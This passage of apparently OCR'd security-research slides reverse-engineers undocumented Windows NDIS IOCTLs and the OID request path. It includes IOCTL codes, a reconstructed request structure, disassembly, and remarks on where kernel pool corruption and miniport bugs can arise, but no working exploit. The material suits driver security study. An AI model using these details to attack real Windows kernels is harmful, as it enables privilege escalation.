
Name	Code	Admin?	Method	Description
IOCTL_NDIS_RESERVED18	0x170068	YES	BUFFERED	ndisSetPerfTrackParameters
IOCTL_NDIS_RESERVED19	0x17006c	YES	BUFFERED	ndisGetPerformanceCounters
IOCTL_NDIS_RESERVED20	0x170070	YES	BUFFERED	ndisGetHardwareInfo
IOCTL_NDIS_RESERVED22	0x170078	YES	BUFFERED	ndisGetPowerInfo
IOCTL_NDIS_RESERVED28	0x170090	YES		ndisGetRdmaCapabilities
IOCTL_NDIS_RESERVED29	0x170094	YES		ndisGetAdapterHardwareInfo
IOCTL_NDIS_RESERVED30	0x170098	YES		ndisGetAdapterRssInfo
IOCTL_NDIS_UNDOCUMENTED_1	0x1700B0	YES		ndisGetPdInfo
IOCTL_NDIS_UNDOCUMENTED_2	0x226044	YES		ndisIovIoctlNotification
IOCTL_NDIS_UNDOCUMENTED_3	0x226048	YES		ndisIovIoctlDetach
IOCTL_NDIS_UNDOCUMENTED_4	0x22604C	YES		ndisIovIoctlDetach
IOCTL_NDIS_UNDOCUMENTED_5	0x226050	YES		ndisIovIoctlDetach
IOCTL_NDIS_UNDOCUMENTED_6	0x226054	YES		ndisIovIoctlInvalidate
IOCTL_NDIS_UNDOCUMENTED_7	0x17009C	YES/NO	BUFFERED	IOCTL_OID_INFO => Undocumented IOCTL to send OID queries with more control of the OID request header.
IOCTL_NDIS_UNDOCUMENTED_8	0x1700a8	YES		ndisMiniportFatalError

IOCTL_OID_INFO: 0x17009C
More members controlled in the OID request

```
typedef struct _NDIS_OID_INFO_OBJECT {
        NDIS_OBJECT_HEADER Header;
        DWORD NdisRequestType; // This can be 0, 1, 2, or 0x0C
        DWORD PortNumber; // This sets the PortNumber field of InternalQuerySet
        DWORD OID; // This is the OID for which to perform the call
        DWORD MethodId; // This sets the methodId of the NDIS_OID_REQUEST when RequestType is Method (AdminOnly)
        DWORD Timeout; // This sets Timeout field of the InternalQUerySet => goes in the range 0x00-0x3C
        DWORD OutUnkSize;
        DWORD OutUnkSize2;
        DWORD OutUnkVal;
        DWORD OutStatus; // This holds the EAX result of the call to ndisQuerySetMiniport
        DWORD PayloadOffset; // This value indicates where the data for the operation starts
} NDIS_OID_INFO_OBJECT, *PNDIS_OID_INFO_OBJECT;
```

- It doesn’t allow to send a NULL InformationBuffer but it can send a ptr and 0 length.
- Contrary to IOCTL_QUERY_GLOBAL_STATS, this one doesn’t copy the IRP.SystemBuffer content into a new memory allocation, which means corruptions happen in the same IRP NP-pool buffer.

OID Flow: ndisValidOid



```
00000000009CF30 ; __int64 __fastcall ndisValidOid(PVOID request_oid_context, DWORD OID)
00000000009CF30 ndisValidOid proc near
00000000009CF30
00000000009CF30 ; FUNCTION CHUNK AT 0000000000B8F00 SIZE 00000014 BYTES
00000000009CF30
00000000009CF30 mov     rax, [rcx+request_oid_context.pTopMiniportReference]
00000000009CF34 mov     r8d, edx
00000000009CF37 cmp     [rax+_NDIS_MINIPORT_BLOCK.___u4.__s1.MajorNdisVersion], 6
00000000009CF3B jb      loc_B8F00
```

```
0000000000B8F00 ; START OF FUNCTION CHUNK FOR ndisValidOid
0000000000B8F00
0000000000B8F00 loc_B8F00:                  ; NDIS 5.x
0000000000B8F00 mov     eax, edx
0000000000B8F02 mov     edx, 0FF000000h ; Vendor Specific OID?
0000000000B8F07 and     eax, edx
0000000000B8F09 cmp     eax, edx
0000000000B8F0B jnz     loc_9CF41
```

```
00000000009CF41
00000000009CF41 loc_9CF41:
00000000009CF41 mov     rax, [rcx+request_oid_context.Miniport_OIDList]
00000000009CF45 xor     ecx, ecx
00000000009CF47 test    rax, rax
00000000009CF4A jz      short locret_9CF6B
```


```
0000000000B8F11 mov     al, 1
0000000000B8F13 retn
0000000000B8F13 ; END OF FUNCTION CHUNK FOR ndisValidOid
```

```
00000000009CF4C mov     edx, [rax+4]
00000000009CF4F test    edx, edx
00000000009CF51 jz      short loc_9CF65
```

```
00000000009CF6B
00000000009CF6B locret_9CF6B:
00000000009CF6B retn
00000000009CF6B ndisValidOid endp
00000000009CF6B
```

- Invalid OIDs may trigger bugs for NDIS 5.x miniports (see Yuriy BH 07)
- https://docs.microsoft.com/en-us/previous-versions/windows/hardware/network/ff557081(v%3dvs.85)

OID Flow: ndis!ndisQuerySetMiniportEx
Direct OIDs → ndis!DirectOidRequestHandler



```
000000000000A5A9
000000000000A5A9 loc_A5A9:
000000000000A5A9 or      [rbx+_INTERNAL_NDIS_QUERY_SET.unkFlags], 8
000000000000A5AD lea     r15, [rbx+_INTERNAL_NDIS_QUERY_SET.Event]
000000000000A5B1 mov     rcx, r15          ; Event
000000000000A5B4 xor     r8d, r8d          ; State
000000000000A5B7 xor     edx, edx          ; Type
000000000000A5B9 call    cs:__imp_KeInitializeEvent
000000000000A5BF mov     edx, [rbx+_INTERNAL_NDIS_QUERY_SET.Oid]
000000000000A5C2 lea     rax, ulong near * ndisDirectOidRequestPathOids
000000000000A5C9 xor     ecx, ecx
```

```
000000000000A5CB
000000000000A5CB loc_A5CB:
000000000000A5CB cmp     edx, [rax]
000000000000A5CD jz      loc_2DCE7
```

```
000000000000A5D3 add     ecx, edi
000000000000A5D5 add     rax, 4
000000000000A5D9 cmp     ecx, 14h
000000000000A5DC jb      short loc_A5CB
```


```
000000000002DCE7
000000000002DCE7 loc_2DCE7:                  ; Indicate this is Direct in Flags
000000000002DCE7 bts     [rbx+_INTERNAL_NDIS_QUERY_SET.unkFlags], 15h
000000000002DCEC jmp     loc_A5DE
```

```
000000000000A5DE
000000000000A5DE loc_A5DE:
000000000000A5DE mov     rax, cr8
000000000000A5E2 cmp     al, 2
000000000000A5E4 jnb     short loc_A5F5
```

OID Flow: ndis!ndisQuerySetMiniportEx Direct OIDs → ndis!DirectOidRequestHandler

```
• .rdata:0000000000077980 unsigned long near * ndisDirectOidRequestPathOids dd 0FC040202h
  .rdata:0000000000077980                                          ; DATA XREF: ndisQuerySetMiniportEx+B2↑o
  .rdata:0000000000077980                                          ; IsOidRequestDirectOid+2↑o
• .rdata:0000000000077984                  dd 0FC030202h
• .rdata:0000000000077988                  dd 0FC030203h
• .rdata:000000000007798C                  dd 0FC030204h
• .rdata:0000000000077990                  dd 0E030106h
• .rdata:0000000000077994                  dd 0F010106h
• .rdata:0000000000077998                  dd 0F010107h
• .rdata:000000000007799C                  dd 0E05010Bh
• .rdata:00000000000779A0                  dd 0E05010Ch
• .rdata:00000000000779A4                  dd 0E05010Eh
• .rdata:00000000000779A8                  dd 0E050110h
• .rdata:00000000000779AC                  dd 0FC030205h
• .rdata:00000000000779B0                  dd 1040Ch
• .rdata:00000000000779B4                  dd 1040Dh
• .rdata:00000000000779B8                  dd 1040Bh
• .rdata:00000000000779BC                  dd 1040Fh
• .rdata:00000000000779C0                  dd 10410h
• .rdata:00000000000779C4                  dd 1040Ah
• .rdata:00000000000779C8                  dd 10296h
• .rdata:00000000000779CC                  dd 0E010168h
```

OID Flow: ndisQuerySetMiniportEx
Queue or DoDirect request



```
000000000000A60D test    [rbx+_INTERNAL_NDIS_QUERY_SET.unkFlags], 200000h
000000000000A614 mov     r9, r12          ; arg28
000000000000A617 mov     r8, qword ptr [rsp+58h+arg20] ; FilterBlock
000000000000A61F mov     rdx, rsi         ; MiniportBlock
000000000000A622 mov     rcx, rbx         ; internalQuerySet
000000000000A625 jnz     short loc_A694
```

```
000000000000A627 call    ndisQueueOidRequest
```

```
000000000000A694
000000000000A694 loc_A694:
000000000000A694 call    ndisDoDirectOidRequest
000000000000A699 jmp     short loc_A62C
000000000000A699 ndisQuerySetMiniportEx endp
000000000000A699
```

ndis!ndisQueueOidRequest

- The function job is to take the next Filter block or Miniport in the chain that will work on the OID.
- This function calls either ndisMDoOidRequest or ndisFDoOidRequestInternal depending on the current driver type (miniport or filter respectively.)
- For Filter drivers, the function will go through ndisFDoOidRequestInternal, which will call the custom filter function that will work on the OID.
- This happens in two ways:
  1. The Miniport passed can have filter modules attached, in this case the code takes _NDIS_FILTER_BLOCK object from the Miniport.Next.RequestHandle.
  2. The caller to ndisQueueOidRequest specifies a FilterBlock argument. This is done by ndis!NdisFOidRequest, which is the function called by custom filter drivers to forward the OID into the next layer.
- When there are no more filters attached to the Miniport, ndisQueueOidRequest calls ndisMDoOidRequest.

Completing the Request

The flow of ndisMDoOidRequest and ndisFDoOidRequestInternal are similar:

